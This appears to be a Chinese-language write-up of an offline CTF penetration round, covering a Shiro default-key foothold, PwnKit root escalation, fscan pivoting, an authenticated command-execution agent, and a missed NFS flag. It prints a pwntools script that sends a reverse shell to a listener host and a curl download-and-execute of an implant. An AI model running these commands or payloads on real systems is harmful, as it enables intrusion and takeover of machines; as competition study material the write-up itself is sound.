难得线下赛渗透没卡在入口
flag1
shiro
经典shiro默认key,没什么好说的


flag2
PwnKit 提权
vshell上线,tomcat用户,估计要提权,看suid权限文件

有pkexec,尝试打CVE-2021-4034 (PwnKit) ,提权到root之后拿到第二个flag

flag3
全局搜了一遍flag没其他东西,发现双网卡
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.11.162.21  netmask 255.255.255.240  broadcast 10.11.162.31
        inet6 fe80::c6a1:86ab:6487:d6d7  prefixlen 64  scopeid 0x20<link>
        ether fa:7e:80:1e:31:00  txqueuelen 1000  (Ethernet)
        RX packets 21053  bytes 11757366 (11.2 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 18384  bytes 2876325 (2.7 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.45.50  netmask 255.255.255.0  broadcast 192.168.45.255
        inet6 fe80::f8a9:42ff:fef8:c001  prefixlen 64  scopeid 0x20<link>
        ether fa:a9:42:f8:c0:01  txqueuelen 1000  (Ethernet)
        RX packets 727  bytes 37222 (36.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 10  bytes 712 (712.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
传fscan横向
start infoscan
trying RunIcmp2
The current user permissions unable to send icmp packets
start ping
(icmp) Target 192.168.45.2 is alive
(icmp) Target 192.168.45.50 is alive
(icmp) Target 192.168.45.100 is alive
[*] Icmp alive hosts len is: 3
192.168.45.50:8080 open
192.168.45.100:445 open
192.168.45.100:139 open
192.168.45.100:135 open
192.168.45.100:22 open
192.168.45.50:22 open
192.168.45.100:88 open
[*] alive ports len is: 7
start vulscan
[*] WebTitle http://192.168.45.50:8080 code:200 len:794 title:hello world
[+] PocScan http://192.168.45.50:8080/ poc-yaml-shiro-key [{key kPH+bIxk5D2deZiIxcaaaA==} {mode cbc}]新主机192.168.45.100,扫一遍全端口
start infoscan
192.168.45.100:111 open
192.168.45.100:88 open
192.168.45.100:53 open
192.168.45.100:22 open
192.168.45.100:139 open
192.168.45.100:135 open
192.168.45.100:464 open
192.168.45.100:445 open
192.168.45.100:389 open
192.168.45.100:636 open
192.168.45.100:2049 open
192.168.45.100:3269 open
192.168.45.100:3268 open
192.168.45.100:12345 open
192.168.45.100:20048 open
192.168.45.100:36413 open
192.168.45.100:44410 open
192.168.45.100:49154 open
192.168.45.100:49153 open
192.168.45.100:49152 open
[*] alive ports len is: 20
agent分析
没有web服务,又返回到第一台机看/root/agent文件
关注到绑定了12345端口,而新主机也开了12345端口,应该启了该agent服务,交给pwn队友

主处理函数中有一个Agent类和三个成员函数需要关注




在authtoken认证正确之后会循环接收命令,后面在excute里面会使用popen执行。这里循环接收命令,直到关闭连接。
本地验证可以接收到popen执行结果回显,但是在远程不行(经典本地通远程不通,问裁判说可能是靶机环境不一样,不是预期打法)
尝试写payload弹shell,第一台机传个nc监听,然后sh弹成功弹到(这里试了好久,bash好像不行),拿到第三个flag
from pwn import *
import time
context.log_level = 'debug'
#r = remote("127.0.0.1", 12345)
r = remote("192.168.45.100", 12345)
r.send(b"RCE_AUTH_2026\x00")
time.sleep(2)
r.send_raw(b"sh -i >& /dev/tcp/192.168.45.50/7788 0>&1")
r.shutdown('send')
r.recvall()
flag4
因为在反弹shell执行ip -a, hostname -I那些没反应,尝试vshell上线第二台机,看了下只有curl命令,第一台机看/usr/bin有python2,先在第一台机用python2启个web,然后在反弹shell那里用curl下一个正向马并执行
[root@www test]# python -m SimpleHTTPServer 1234
Serving HTTP on 0.0.0.0 port 1234 ...
192.168.45.50 - - [22/Mar/2026 16:24:22] "GET / HTTP/1.1" 200 -
192.168.45.50 - - [22/Mar/2026 16:24:22] "GET /favicon.ico HTTP/1.1" 404 -
10.11.123.230 - - [22/Mar/2026 16:25:16] "GET /123.txt HTTP/1.1" 200 -
192.168.45.50 - - [22/Mar/2026 16:27:47] "GET /t1234 HTTP/1.1" 200 -
192.168.45.100 - - [22/Mar/2026 16:27:56] "GET /t1234 HTTP/1.1" 200 -
curl http://192.168.45.50:1234/t1234 -o /tmp/t1234
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 2809k 100 2809k 0 0 366M 0 --:--:-- --:--:-- --:--:-- 392M
ls /tmp
systemd-private-86887d64dfe1401893bb549a850e6168-chronyd.service-jUFv5a t1234
chmod +x /tmp/t1234
/tmp/t1234接着通过第一台的代理正向上线

依旧双网卡
[root@localhost /]# ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:cb:46:65:a6  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.45.100  netmask 255.255.255.0  broadcast 192.168.45.255
        inet6 fe80::f86e:c5ff:fe3b:c100  prefixlen 64  scopeid 0x20<link>
        ether fa:6e:c5:3b:c1:00  txqueuelen 1000  (Ethernet)
        RX packets 115015  bytes 10021713 (9.5 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 69589  bytes 3947063 (3.7 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.77.100  netmask 255.255.255.0  broadcast 192.168.77.255
        inet6 fe80::f8c2:c7ff:fe0b:7401  prefixlen 64  scopeid 0x20<link>
        ether fa:c2:c7:0b:74:01  txqueuelen 1000  (Ethernet)
        RX packets 122766  bytes 8396276 (8.0 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 198  bytes 20284 (19.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 129317  bytes 10143136 (9.6 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 129317  bytes 10143136 (9.6 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0fscan发现新主机192.168.77.45
[root@localhost tmp]# ./fscan -h 192.168.77.1/24 -np

   ___                              _
  / _ \     ___  ___ _ __ __ _  ___| | __
 / /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__|   <
\____/     |___/\___|_|  \__,_|\___|_|\_\
                     fscan version: 1.8.4
start infoscan
192.168.77.100:22 open
192.168.77.45:80 open
192.168.77.100:135 open
192.168.77.100:139 open
192.168.77.100:445 open
192.168.77.100:88 open
192.168.77.45:8888 open存在80跟8888两个web服务
80端口可以下载一个port_ban.exe,丢给pwn队友说是可以看到一个防火墙管理系统,正好对应8888端口

可以nc访问然后输入authentication key,但是目前不知道
dirsearch扫80端口可以得到一个/download.php

去年ccb决赛渗透既视感,要猜参数,然后拉上队友疯狂猜,到最后也没猜出来(时间紧忘了用wfuzz,淦)遗憾下机,如果猜出来应该能下源码审计,拿根目录flag或者authentication key
curl -X POST -d "a=1" http://192.168.77.45/download.phpNFS服务


赛后问了下其他师傅,说第二台机可以打2049端口的NFS,能够直接拿到第四个flag和agent交互工具,趁着赛后环境还没关看了下还真是
关键的是已经拿下了第二台机,而且第一台机记得全局找flag,第二台机就忘了,而且就在/nfsdir,气气气气气气气气气气气气气气气